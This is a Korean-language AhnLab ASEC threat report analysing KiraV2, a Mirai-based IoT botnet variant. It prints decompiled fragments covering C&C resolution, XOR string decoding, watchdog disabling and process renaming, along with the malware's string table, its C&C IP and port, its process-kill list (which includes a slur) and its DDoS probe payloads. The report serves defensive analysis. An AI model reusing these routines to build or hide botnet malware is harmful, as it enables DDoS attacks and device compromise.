ASEC Report

Vol.100

AhnLab

Contents

'KiraV2'로 한층 강화된 미라이 봇넷, 코로나 팬데믹과 함께 이제는 홈 IoT까지 노린다

ASEC Report Vol.100 2020 Q3

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

[Vol.100 특집] 미라이(Mirai) 변종 악성코드 분석 보고서

'KiraV2'로 한층 강화된 미라이 봇넷, 코로나 팬데믹과 함께 이제는 홈 IoT까지 노린다

미라이(Mirai) 악성코드는 지난 2016년 최초 등장하여 전 세계 수많은 사물 인터넷(IoT) 기기를 감염시키고, 봇넷을 이용한 대규모 분산서비스거부(DDoS) 공격을 수행했던 악명높은 악성코드이다. 당시 미라이(Mirai)의 소스코드가 공개된 이후로 더 많은 공격자들이 미라이(Mirai) 악성코드를 이용해 IoT 장비를 감염시키고 표적에게 디도스(DDoS) 공격을 수행할 수 있게 되었고, 현재까지도 수 많은 변종들이 유포되고 있다.

최근 유포되고 있는 변종 악성코드들은 더 많은 IoT 장비들을 감염시켜 봇넷을 확보하기 위한 수단으로 기존 미라이(Mirai) 소스코드에 추가로 원격 코드 실행 취약점을 활용하고 있다. 연결 가능한 디바이스들을 스캐닝한 후 취약한 디바이스로 확인될 경우 원격 코드 실행 취약점을 이용하여 자기 자신을 해당 취약한 디바이스에 전파하는 기능을 사용하는 것이다. 'KiraV2' 악성코드는 이와 같이 전파를 위한 원격 코드 실행 취약점 공격 루틴들이 추가되어 있는 대표적인 변종으로, 기존 미라이(Mirai) 악성코드의 전파 기능이 한층 강화된 것이 가장 큰 특징이다.

한편 올해 2020년 상반기는 원격 근무의 증가로 기업 네트워크의 경계가 집까지 확대됨에 따라 공격자들의 공격 범위 또한 확대되면서 봇넷을 이용한 미라이(Mirai) 계열 악성코드 활동에 더욱 주목할 필요가 있다. 이번 보고서에서는 안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)가 추적 · 분석한 내용을 바탕으로 미라이(Mirai)의 소스코드를 기반으로 제작된 KiraV2 악성코드의 특징 및 공격 흐름을 이해하고, 원본 악성코드인 미라이(Mirai)와의 차이점은 무엇인지 각 공격 단계별로 면밀히 살펴보고자 한다.

1. KiraV2 악성코드 정적 분석

KiraV2 악성코드는 미라이(Mirai)의 원본 소스코드에서 사용하지 않는 부분은 제거되고, 필요한

부분은 수정되었으며, 앞서 언급한 바와 같이 전파와 관련해서는 악성코드 제작자가 직접 추가한 루틴이 존재한다. 또한 제작자의 의도로 보이는 'KiraV2'라는 시그니처 문자열을 보여주는 것이 특징이다. 최근에는 미라이(Mirai)를 기반으로 하는 악성코드들뿐만 아니라 가프지트(gafgyt)와 같은 다른 악성코드들 까지도 미라이(Mirai)의 소스코드를 일정 부분 차용하는 경우도 다수 존재한다.

전체적인 기능은 미라이(Mirai)와 매우 유사하다. 디도스(DDoS) 공격이 이 악성코드의 실질적인 목적이며, 다수의 봇넷을 확보하기 위해 취약한 IoT 장비들에 이 악성코드를 전파하는 기능을 가지고 있다. 이외에도 기존 미라이(Mirai)에서 사용되었던 루틴들이 그대로 존재하며, 전파 대상 또한 미라이(Mirai)와 같이 임베디드 리눅스 운영체제 및 비지박스(busybox)가 설치된 IoT 장비들을 포함한다. 또한 Huawei 라우터와 JAWS Web Server가 설치된 MVPower DVR 관련 디바이스 두 종류의 장비들을 취약점 공격 대상으로 한다.

본래 미라이(Mirai) 악성코드에 존재하는 전파 기능은 취약한 디바이스에 대한 텔넷(telnet) 사전 공격으로 계정 정보를 획득하여 로그인한 후 외부에서 악성코드를 다운로드 받아 실행하는 단일 방식만 존재한다. 하지만 최근 유포되고 있는 변종들을 분석한 결과 원격 코드 실행 취약점을 이용하여 자기 자신을 해당 취약한 디바이스에 전파하는 기능을 사용하고 있음이 확인되었다. KiraV2 또한 이러한 샘플들과 마찬가지로 전파를 위한 원격 코드 실행 취약점 공격 루틴들이 추가되어 있다.

일반적으로 데스크톱 및 서버에 설치되는 윈도우 운영체제는 x86 및 x64 CPU 기반의 아키텍처를 기준으로 한다. 이에 따라 윈도우를 대상으로 하는 악성코드들 또한 x86 및 x64 아키텍처를 대상으로 하는 PE 포맷의 실행 파일로 생성된다. 하지만 IoT 장비들이 설치된 임베디드 리눅스의 경우 다양한 CPU 환경을 지원하며, 이들을 대상으로 하는 악성코드 또한 x86 및 x64 외에도 arm, mips, m68, sparc, sh4 등 다수의 아키텍처를 대상으로 해야 한다.

이렇게 다양한 아키텍처들을 지원하기 위해 미라이(Mirai)는 uClibc 크로스 컴파일러를 이용한다. 일반적인 리눅스 서버나 데스크톱 환경을 대상으로 할 경우 glibc를 이용해 악성코드를 빌


드하겠지만, 그 대상이 임베디드 리눅스 환경이다 보니 다양한 아키텍처를 지원해 주는 uClibc 라이브러리 기반의 크로스 컴파일러를 이용한다.

KiraV2의 경우도 동일하게 uClibc를 이용해 빌드되었다. 현재 분석 대상 샘플은 x86 아키텍처의 ELF 바이너리지만 다른 장비들을 대상으로 arm, mips와 같은 다른 아키텍처들에 대해서도 크로스 컴파일되어 전파에 사용되고 있다.

이와 같이 아키텍처와 라이브러리 이외에도 어떠한 방식으로 빌드되었는지 또한 IoT 악성코드의 주요 특징 중 하나다. 만약 동적으로 해당 라이브러리를 빌드할 경우, 전파 대상 디바이스에 uClibc 등의 동적 라이브러리가 존재하지 않는다면 정상적으로 실행될 수 없다. 이에 대부분의 IoT 장비들을 대상으로 하는 악성코드들은 라이브러리를 정적으로 빌드하여 유포되고 있다.

2. 공격 흐름도

미라이(Mirai)의 동작 방식과 흐름도를 기반으로 KiraV2의 공격 흐름을 살펴보자. [그림 1]과 같이 KiraV2의 공격 단계에는 기존의 미라이(Mirai)에는 존재하지 않는 취약점 전파 부분이 추가된 것을 확인할 수 있다.



[그림 1] KiraV2의 공격 흐름도

[각 단계별 주요 기능]

a. 봇(Bot)

.... a.1. **초기화:** 미라이(Mirai) 및 KiraV2는 C&C 서버 주소를 포함하여 사용되는 대부분의 문자열들을 인코딩하여 가지고 있다가 사용될 시점에만 복호화하여 사용한다. 이를 위해 먼저 인코딩된 문자열들을 초기화하며, 이외에도 분석 방해 기법 및 데몬 프로세스로 동작하기 위한 루틴들이 존재한다.

.... a.2. **Keep Alive:** 와치독(Watchdog)을 통한 시스템의 재부팅을 막는다.

.... a.3. **다른 악성코드 종료:** 프로세스 이름을 검색하여 특정 이름을 갖는 프로세스들, 즉 이미 설치된 다른 악성코드들을 종료한다.

.... a.4. **디도스(DDoS) 공격:** TCP Ack Flooding, UDP Flooding 등 다양한 종류의 디도스(DDoS) 공격을 지원한다.

.... a.5. **전파:** 취약한 계정 정보(ID/PW)를 갖는 IoT 장비들에 대한 사전 공격을 수행한다. KiraV2의 경우 기존 미라이(Mirai)의 전파 기능에 원격 코드 실행 취약점을 이용한 전파 루틴이 추가되어 있다.

b. C&C 서버와 DB 서버

.... b.1. **C&C 서버:** DB 서버를 이용해 감염된 IoT 장비들을 관리한다. 공격자로부터 명령을 받아 감염된 IoT 장비들에 디도스(DDoS) 공격 명령을 내릴 수 있다.

.... b.2. **DB 서버:** 미라이(Mirai)는 감염된 다수의 장비들을 관리하기 위한 목적으로 DB 서버를 활용한다.

c. 리포트(Report) 서버 및 로더(Loader)

.... c.1. **리포트(Report) 서버:** 봇(Bot)으로 부터 전달받은 취약한 IoT 장비들에 대한 IP 주소, 계정 정보(ID/PW)와 같은 주요 정보를 로더(Loader)에 넘겨준다.

.... c.2. **로더(Loader):** 리포트(Report) 서버로부터 받은 취약한 IoT 장비들에 대한 정보를 이용해 로그인한 후 추가 악성코드를 다운로드하고 실행시킨다. 미라이(Mirai) 원본 소스코드에서는 전파를 위해 wget, tftp, echo를 활용한다.

KiraV2의 경우 현재 봇(Bot) 바이너리만 확보 가능하지만 동작 방식이 미라이(Mirai)와 큰 차이가 없어 미라이(Mirai)에서 사용된 C&C 및 DB 서버와 리포트(Report) 서버 및 로더(Loader) 메커니즘이 그대로 사용되고 있을 가능성이 높을 것으로 추정된다.

앞서 살펴본 [그림 1]의 공격 흐름도를 통해 KiraV2의 공격 방식을 알아보았다. 그렇다면 원본 미라이(Mirai)와 변종인 KiraV2는 어떠한 차이점이 있는지, 각각의 악성코드의 특징을 공격 단계별로 상세하게 분석하도록 한다.

3. 초기화

3.1. C&C 서버 주소

미라이(Mirai)에서는 signal() 함수를 이용한 안티 디버깅 기법으로 C&C 서버 주소를 은폐한다. signal() 함수는 특정 시그널이 발생할 경우 이를 처리해 주는 핸들러 함수를 등록할 때 사용하는 함수로, [그림 2]와 같이 실제 C&C 주소를 반환하는 함수를 SIGTRAP 시그널에 대한 핸들러로 등록한다. 그 후 분석을 방해하기 위해 가짜 C&C 주소를 구한 뒤 C&C 서버와 실제로 통신하기 전에 raise() 함수로 SIGTRAP 시그널을 발생시켜 이전에 signal() 함수로 등록한 핸들러 함수를 진행하게 함에 따라 실제 C&C 주소를 반환하게 한다.

이는 만약 디버거로 분석할 경우 raise() 함수로 시그널을 발생시켜도 이를 디버거가 받게 됨에 따라 이전에 등록한 핸들러 함수를 타지 않게 하기 위함이다. 만약 디버깅 중이 아니라고 한다면 정상적으로 이전에 등록한 핸들러 함수를 진행하여 실제 C&C 주소를 획득할 수 있다.

```
signal(0x11, 1);
signal(5, anti_gdb_entry);
LOCAL_ADDR = util_local_addr();
srv_addr = 2;
C2_addr = inet_addr((int)"VAMPWROTESATORI");
C2_port = 0xF50E;
table_init();
resolve_func = resolve_cnc_addr;
```

```
void anti_gdb_entry()
{
  resolve_func = resolve_cnc_addr;
}
```

[그림 2] 시그널 핸들러 등록 및 가짜 C&C 주소 등록

반면 KiraV2는 초기 루틴에서 signal() 함수를 이용해 SIGTRAP 시그널에 대한 핸들러를 등록함에도 불구하고, raise() 함수를 사용한 안티 디버깅 기법을 사용하지 않고 이후 루틴에서 [그림 3]과 같이 직접 하드코딩된 C&C 주소를 가져온다. 악성코드 제작자가 미라이(Mirai)에 구현된 안티 디버깅 루틴을 별로 필요로 하지 않는 것으로 보인다. KiraV2 악성코드의 C&C 서버 주소는 다음과 같다.

- C&C 서버 주소 : 165.232.36[.]42:8985

```
int resolve_cnc_addr()
{
  table_unlock_val(1u);
  C2_addr = 0x2A24E8A5;                         // 0xA5E8242A : 165.232.36.42 - C&C 서버 주소
  C2_port = *(_WORD *)table_retrieve_val(1, 0); // 0x2319 : 8985 - C&C 서버의 port
  return table_lock_val(1);
}
```

[그림 3] 하드코딩된 IP 주소

3.2. 분석 방해 기법

앞서 살펴본 것과 같이 미라이와 KiraV2는 안티 디버깅 기법 사용 여부에 차이점이 있었다. 반면 프로세스 이름을 변경하는 형태의 분석 방해 기법은 동일하게 사용된다. 프로세스 이름을 확인하는 방식으로는 명령어 ps를 사용할 수도 있고, procfs 즉 프로세스 및 시스템 정보를 담고 있는 리눅스의 /proc 파일 시스템을 조회할 수도 있다.

프로세스 이름을 변경하는 루틴은 [그림 4]와 같다. 먼저 랜덤한 데이터를 생성해 프로세스의 메모리 상에서 argv[0] 위치의 문자열을 변경한다. 변경 후에는 'ps' 명령이나 'cat /proc/$pid/cmdline' 명령의 결과로 보여지는 프로세스 이름이 해당 값으로 변경되어 있는 것을 확인할 수 있다.

```
rand_alpha_str(rand_procName, v7);
rand_procName[v7] = 0;
util_strcpy(*argv_1, rand_procName);          // argv[0] 변경
util_zero(rand_procName, 32);
v8 = rand_next();
v9 = util_strlen(*argv_1);
v10 = v8 % (20 - v9) + util_strlen(*argv_1);
rand_alpha_str(rand_procName, v10);
rand_procName[v10] = 0;
prctl(0xF, (unsigned int)rand_procName, v27, v28, v30);// 0xF = PR_SET_NAME
```

[그림 4] 프로세스 이름 변경 루틴

두 번째 방식은 prctl() 함수를 이용하는 것이다. 해당 함수의 인자로 프로세스 이름 변경을 위한 옵션 PR_SET_NAME과, 랜덤으로 생성한 데이터를 변경할 이름으로 설정하고 호출한다. 이후 [그림 5]와 같이 'cat /proc/$pid/comm', 'cat /proc/$pid/stat'과 같은 명령의 결과로 보여지는 프로세스 이름이 랜덤한 값으로 변경되어 있는 것을 확인할 수 있다.

```
root@kali:~# ps -f 21304
UID          PID  PPID  C STIME TTY      STAT   TIME CMD
root       21304 21082  0 10:32 pts/0    t+     0:00 /root/Desktop/test
root@kali:~# echo "After change"
After change
root@kali:~# ps -f 21304
UID          PID  PPID  C STIME TTY      STAT   TIME CMD
root       21304 21082  0 10:32 pts/0    t+     0:00 ?G?GDg}P?SG}G[g`bHy
root@kali:~# cat /proc/21304/cmdline
G GDg}PSG}G[g`bHyroot@kali:~#
root@kali:~# cat /proc/21304/comm
gDlDfySgz}`D]z
root@kali:~# cat /proc/21304/stat
21304 (gDlDfySgz}`D]z) t 21082 21082 3589 34816 21082 1077936128 63 0 0 0 0
 1 0 0 20 0 1 0 149652 241664 17 4294967295 134512640 134576332 3218171616
0 0 0 2 69632 16 1 0 0 17 0 0 0 0 0 0 134578176 134581552 164564992 3218179
483 3218179502 3218179502 3218182121 0
```

[그림 5] "/root/Desktop/test"에서 랜덤한 값으로 변경된 프로세스 이름

3.3. 문자열 초기화

미라이(Mirai)는 대부분의 문자열들을 인코딩해서 가지고 있다가, 필요한 시점에만 디코딩해서 사용한다. 이러한 문자열에는 C&C 서버 주소 / 포트 번호, 리포트(Report) 서버 주소 / 포트 번호 그리고 이후의 과정에서 사용될 대부분의 문자열들을 포함한다. 반면 KiraV2의 경우 C&C 서버 및 리포트(Report) 서버의 포트 번호는 인코딩하여 가지고 있지만, 서버 주소들은 인코딩하지 않고 하드코딩된 상태로 가지고 있다. 즉 뒤에서 살펴보겠지만 앞의 항목에서 확인된 C&C 서버 외에 리포트(Report) 서버의 주소도 하드코딩되어 있다. [그림 6]은 KiraV2의 인코딩 테이블을 나타낸 것이다.

```
v0 = malloc(2);
util_memcpy(v0, &unk_8056BDC, 2);            // 1 - 0x2319 : 8985 즉 C&C 서버의 port
dword_805B9A8 = v0;
word_805B9AC = 2;
v1 = malloc(2);
util_memcpy(v1, &unk_8056BDF, 2);            // 2 - 0x2501 : 9473 즉 Report 서버의 Port
dword_805B9B0 = v1;
word_805B9B4 = 2;
v2 = malloc(7);
util_memcpy(v2, &unk_8056BE2, 7);            // 3 - KiraV2
dword_805B9B8 = v2;
word_805B9BC = 7;
v3 = malloc(6);
util_memcpy(v3, &unk_8056BEA, 6);            // 4 - shell
```

[그림 6] 인코딩 테이블

1. 0x2319	11. /bin/busybox ps	21. /etc/resolv.conf	31. X19I239124UIU
2. 0x2501	12. assword	22. nameserver	32. 14Fa
3. KiraV2	13. ogin	23. /dev/watchdog	33. %s %s HTTP
4. shell	14. enter	24. /dev/misc/watchdog	34. luYgujelgn
5. enable	15. /proc/	25. /dev/FTWDT101_watchdog	35. dlr.
6. system	16. /exe	26. /dev/FTWDT101 watchdog	36. .arm
7. sh	17. /fd	27. /dev/watchdog0	37. .mips
8. /bin/busybox DEMONS	18. maps	28. /etc/default/watchdog	38. .mpsl
9. DEMONS: applet not found	19. /proc/net/tcp	29. /sbin/watchdog	39. .x86_x64
10. ncorrect	20. Tsource Engine Query	30. dvrHelper	40. .x86
			41. 데이터

[표 1] 각 번호별 인코딩된 데이터 목록

문자열을 사용한 이후에는 다시 인코딩하는데, 이는 메모리를 덤프하더라도 디코딩된 문자열들이 확인되지 않게 하기 위한 목적의 분석 방해 기법이다. 인코딩 루틴의 경우 [그림 7]과 같은 루틴을 통해 디코딩되는데, 이 4바이트 키 값은 각각 1바이트씩 XOR 되기 때문에 실질적으로 문자열들은 1바이트 XOR 인코딩되어 있다고 할 수 있다. 여기에서 키는 0xB33FD34D이지만, 실제로 문자열들을 인코딩하는 키는 0x12 한 바이트이다.

```
v1 = &table[2 * a1];
result = table_key_0x12;
if ( *((_WORD *)v1 + 2) )
{
  v3 = table_key_0x12;
  v4 = (unsigned int)table_key_0x12 >> 8;
  v5 = (unsigned int)table_key_0x12 >> 16;
  v7 = HIBYTE(table_key_0x12);
  v6 = 0;
  do
  {
    *(_BYTE *)(*v1 + v6) ^= v3;
    *(_BYTE *)(*v1 + v6) ^= v4;
    *(_BYTE *)(*v1 + v6) ^= v5;
    *(_BYTE *)(*v1 + v6++) ^= v7;
    result = v1[1] & 0xFFFF;
```

```
                public table_key_0x12
table_key_0x12  dd  0B33FD34Dh
```

[그림 7] 인코딩 알고리즘

3.4. 단독 실행 보장

미라이(Mirai)와 KiraV2는 모두 단독 실행을 보장하는 방식으로 포트 번호를 사용한다. 내부적으로 로컬 주소에 대한 포트 번호인 0x2501, 즉 9473번 포트를 bind() 하는데, 이것의 성공 여부에 따라 현재 다른 프로세스의 해당 포트 사용 여부를 확인할 수 있다. 만약 실패할 경우, 다른 프로세스에 의해 중복 실행된 것으로 파악하고 해당 포트 번호를 사용하는 프로세스를 강제 종료시키며, 성공할 경우에는 listen() 함으로써 해당 포트 번호를 가져간다.

3.5. 정상 실행 확인

미라이(Mirai)는 여기까지의 과정이 정상적으로 실행되었다면 ‘listening tun0’ 문자열을 출력한다. 원본 미라이(Mirai)에서 이러한 문자열을 출력했던 이유는 전파 시에 텔넷(telnet)을 이용해 악성코드를 실행하는데, 실행 후 봇(Bot)이 정상적으로 설치되었는지 여부를 이 출력 문자열

로 확인하기 때문이다. KiraV2의 경우에는 이 문자열 대신 공격자가 지정한 'KiraV2' 문자열을 출력한다는 점이 가장 특징적인 점이다. 이 문자열은 인코딩되어 있으며 앞서 언급된 디코딩 함수를 거쳐 획득한다. [그림 8]은 KiraV2 문자열 출력 및 데몬을 확인할 수 있는 코드이다.

```
table_unlock_val(3u);
decstr_KiraV2 = (const void *)table_retrieve_val(3, (int *)&len);// KiraV2
write(1, decstr_KiraV2, len);
write(1, "\n", 1u);
table_lock_val(3u);
if ( fork() <= 0 )
{
  v31 = setsid();
  close(0);
  close(1);
  close(2);
```

[그림 8] KiraV2 문자열 출력 및 데몬

이후에는 데몬 프로세스로서 동작하기 위해 fork() 수행 후 새로운 세션을 부여하고 STDIN, STDOUT, STDERR를 모두 close() 한다. 마지막으로 해당 함수들을 실행하고 이후 C&C 서버와 주기적으로 통신하며 명령을 받아 수행한다. 디도스(DDoS) 봇넷은 디도스(DDoS) 공격 대상과 공격 기법을 C&C 서버로부터 전달받는다.

4. 재부팅 방지: Keep Alive

IoT 장비들의 경우 프로그램이 의도치 않게 무한 루프에 갇히는 등의 상황이 생기는데 이를 회피하기 위해 와치독(watchdog)을 이용한다. 와치독(watchdog) 타이머가 설정된 환경에서는, 시스템에서 동작 중인 프로그램이 주기적으로 카운터 값을 초기화하는 루틴을 실행해야 한다. 만약 무한 루프에 갇히는 등 아무런 조치 없이 그대로 두는 경우에는 타이머 카운트의 최대값에 다다르게 되며 이때 와치독(watchdog)은 시스템을 재부팅함으로써 다시 정상적으로 동작할 수 있게 한다.

미라이(Mirai)는 이러한 와치독(watchdog)의 기능을 비활성화하는데, 구체적으로 /dev/watchdog, /dev/misc/watchdog에 대해 ioctl() 함수의 인자로 WDIOC_SETOPTIONS(0x80045704)를 주고 호출하는 방식으로 와치독(watchdog)을 비활성화하여 디바이스의 재부팅을 막는다.

KiraV2의 경우 [그림 9]와 같이 /dev/FTWDT101_watchdog, /dev/FTWDT10 watchdog, /dev/watchdog0, /etc/default/watchdog, /sbin/watchdog에 대해 추가로 와치독(watchdog) 비활성화를 시도한다. 이는 미라이(Mirai) 보다 더 많은 디바이스들을 대상으로 하는 것을 의미한다.

```
v1 = (char *)table_retrieve_val(0x17, 0); // /dev/watchdog
fd = open(v1, 2, v11);
if ( fd == -1 )
{
  v5 = (char *)table_retrieve_val(0x18, 0);// /dev/misc/watchdog
  fd = open(v5, 2, v12);
  if ( fd == -1 )
  {
    v6 = (char *)table_retrieve_val(0x19, 0);// /dev/FTWDT101_watchdog
    fd = open(v6, 2, v13);
    if ( fd == -1 )
    {
      v7 = (char *)table_retrieve_val(0x1A, 0);// /dev/FTWDT101 watchdog
      fd = open(v7, 2, v14);
      if ( fd == -1 )
      {
        v8 = (char *)table_retrieve_val(0x1B, 0);// /dev/watchdog0
        fd = open(v8, 2, v15);
        if ( fd == -1 )
        {
          v9 = (char *)table_retrieve_val(0x1C, 0);// /etc/default/watchdog
          fd = open(v9, 2, v16);
          if ( fd == -1 )
          {
            decstr = (char *)table_retrieve_val(0x1D, 0);// /sbin/watchdog
            fd = open(decstr, 2, v17);
```

[그림 9] 와치독(watchdog) 비활성화 시도

또한 WDIOC_SETOPTIONS(0x80045704)를 이용한 와치독(watchdog) 비활성화 시도 이후에는 [그림 10]과 같이 주기적으로 반복문을 돌며 ioctl() 함수의 인자로 WDIOC_KEEPALIVE(0x80045705)를 주고 호출함으로써, 재부팅 방지를 위한 타이머 초기화를 수행한다.

```
ioctl(fd, 0x80045704, (int)&v18, v2);
while ( 1 )
{
  ioctl(fd, 0x80045705, 0, v4);
  sleep(10);
}
```

[그림 10] 와치독(watchdog) 타이머 초기화 반복문

```
public KillStructure
dd offset a902i13       ; DATA XREF: killerinit+23↑r
                        ; "902i13"
dd offset aBzsxlxbxey   ; "BzSxLxBxeY"
dd offset aHohoLugo7    ; "HOHO-LUGO7"
dd offset aHohoU79ol    ; "HOHO-U79OL"
dd offset aJuyfouyf87   ; "JuYfouyf87"
dd offset aNigger69xd   ; "NiGGeR69xd"
dd offset aSo190ij1x    ; "SO190Ij1X"
dd offset aLolkikeeedde ; "LOLKIKEEEDDE"
dd offset aEkjheory98e  ; "ekjheory98e"
dd offset aScansh4      ; "scansh4"
dd offset aMdma         ; "MDMA"
dd offset aFdevalvex    ; "fdevalvex"
dd offset aScanspc      ; "scanspc"
dd offset aMeltedninjarea ; "MELTEDNINJAREALZ"
dd offset aFlexsonskids ; "flexsonskids"
dd offset aScanx86      ; "scanx86"
dd offset aMisakiU79ol  ; "MISAKI-U79OL"
dd offset aFoaxi102kxe  ; "foAxi102kxe"
dd offset aSwodjwodjwoj ; "swodjwodjwoj"
```

[그림 11] 종료 대상 프로세스 이름

5. 강제 종료: Killer

미라이(Mirai)는 IoT 장비가 이미 다른 악성코드에 의해 감염되어 있을 경우를 대비하여 해당 프로세스들을 조회하고 매칭될 경우 강제 종료시키는데, 그 대상으로는 Q봇(Bot), Zollard 등이 있었다. 훨씬 후에 만들어진 KiraV2는 "Tsunami", "Owari", "miori", "Okami", "Omni" 등 기존에 유포되었던 321개의 IoT 악성코드들을 대상으로 한다. 즉 해당 이름으로 실행 중인 프로세스들이 발견될 경우 모두 강제 종료시키는 것이다. [그림11]은 종료 대상 프로세스 이름을 나타낸 것이다.

6. 디도스(DDoS) 공격

미라이(Mirai) 악성코드는 다수의 디도스(DDoS) 공격 함수들을 가지고 있다가 C&C 서버의 명령에 따라 공격 대상에 대해 디도스(DDoS) 공격을 수행한다. [표 2]는 미라이(Mirai)의 구체적인 디도스(DDoS) 공격 기법들을 정리한 것이다.

attack_udp_generic()	UDP Flooding 공격.
attack_udp_plain()	속도에 최적화된 UDP Flooding 공격.
attack_udp_vse()	UDP를 이용한 VSE (Valve Source Engine) Query Flooding 공격. 게임 서버에 TSource Engine Query를 Flooding한다.
attack_udp_dns()	DNS Water Torture 공격.
attack_tcp_syn()	TCP SYN Flooding 공격.
attack_tcp_ack()	TCP ACK Flooding 공격.
attack_tcp_stomp()	TCP STOMP (Simple Text Oriented Messaging Protocol) Flooding 공격.
attack_gre_ip()	GRE (Generic Routing Encapsulation) IP Flooding 공격.
attack_gre_eth()	GRE Ethernet Flooding 공격.
attacp_app_http()	HTTP GET / POST Flooding 공격.


[표 2] 미라이(Mirai)의 디도스(DDoS) 공격 기법

반면 KiraV2에 정의된 디도스(DDoS) 공격 함수들은 [표 3]과 같이 몇 개의 공격 방식들이 더 추가되거나 제거되었다.

attack_method_udpgeneric()	UDP Flooding 공격.
attack_method_udpplain()	속도에 최적화된 UDP Flooding 공격.
attack_method_udphex()	랜덤한 문자열이 아닌 즉정 Hex 값들을 보내는 방식의 UDP Flooding 공격.
attack_method_udpvse()	UDP를 이용한 VSE(Valve Source Engine) Query Flooding 공격. 게임 서버에 TSource Engine Query를 Flooding한다.
attack_method_nudp()	아래에서 설명.
attack_method_std()	STD Flooding 공격.
attack_tcp_stomp()	TCP STOMP(Simple Text Oriented Messaging Protocol) Flooding 공격.

attack_method_stdhex()	특정 Hex 값들을 보내는 방식의 STD Flooding 공격.
attack_method_tcpack()	TCP ACK Flooding 공격.
attack_method_tcpstomp()	TCP STOMP(Simple Text Oriented Messaging Protocol) Flooding 공격.
attack_method_tcpxmas()	TCP XMASD Flooding 공격.
attack_method_gre_ip()	GRE(Generic Routing Encapsulation) IP Flooding 공격.

[표 3] KiraV2의 디도스(DDoS) 공격 기법



[그림 12] KiraV2 디도스(DDoS) 함수 목록

[그림 12]는 KiraV2의 디도스(DDoS) 함수 목록이다. attack_method_nudp() 함수의 경우 일반적인 형태의 다른 함수들과 달리 디도스(DDoS) 공격 함수는 아니며, 분석 결과 다음 분석 보고서의 "UDP_BYPASS attack" 항목에서 소개된 부분과 유사한 것을 확인하였다.

[참고: https://www.trendmicro.com/en_us/research/19/l/DDoS-attacks-and-iot-exploits-new-activity-from-momentum-Botnet.html]

attack_method_nudp() 함수에서는 [그림 13]과 같이 공격 대상에 대해 TeamSpeak, Ctrix, SNMPv3, SSDP, RIP와 같은 다양한 서비스 관련 페이로드를 각각을 보낸다. 보내는 페이로드

의 공통점은 모두 대상 장비에서 해당 서비스들이 동작하고 있는지 확인하기 위한 목적의 패킷들이다. 즉 이 함수가 호출될 시 공격 대상 시스템에는 다양한 서비스를 대상으로 하는 각각의 패킷들이 반복적으로 보내지며, 만약 매칭되는 서비스가 존재할 시에는 해당 패킷을 처리해야 하기 때문에 그 만큼의 부하가 유발될 것이다.

```
v28 = &unk_80558A4;                     // SMNPv3 - GetRequest
v29 = &unk_80558E1;                     // XDMCP (X Display Manager Control Protocol) - X11 xdmcp query
v30 = &unk_80558EC;                     // Microsoft Active Directory - Connectionless LDAP
v31 = &unk_8055920;                     // SSLP - Service Agent Advertisement Message
v32 = &unk_8055958;                     // IKE (Internet Key Exchange) version 1 - phase 1 Main Mode
v33 = &unk_80559F5;                     // RIP (Routing Informatioin Protocol) v1
v34 = &unk_8055A0E;                     // IPMI (Intelligent Platform Management Interfa) - RMCP Get Channel Auth
v35 = "SNQUERY: 127.0.0.1:AAAAAA:xsvr"; // Mac OS X Server - Serialnumbered
v36 = &unk_8055A26;                     // OpenVPN 관련
v37 = &unk_80557FF;                     // MS-SQL - ping attempt
v38 = &unk_8055A38;                     // Citrix MetaFrame application browser service
v39 = "M-SEARCH * HTTP/1.1\r\n"         // SSDP - request message
      "HOST: 255.255.255.255:1900\r\n"
      "MAN: \"ssdp:discover\"\r\n"
      "MX: 1\r\n"
      "ST: urn:dial-multiscreen-org:service:dial:1\r\n"
      "USER-AGENT: Google Chrome/60.0.3112.90 Windows\r\n"
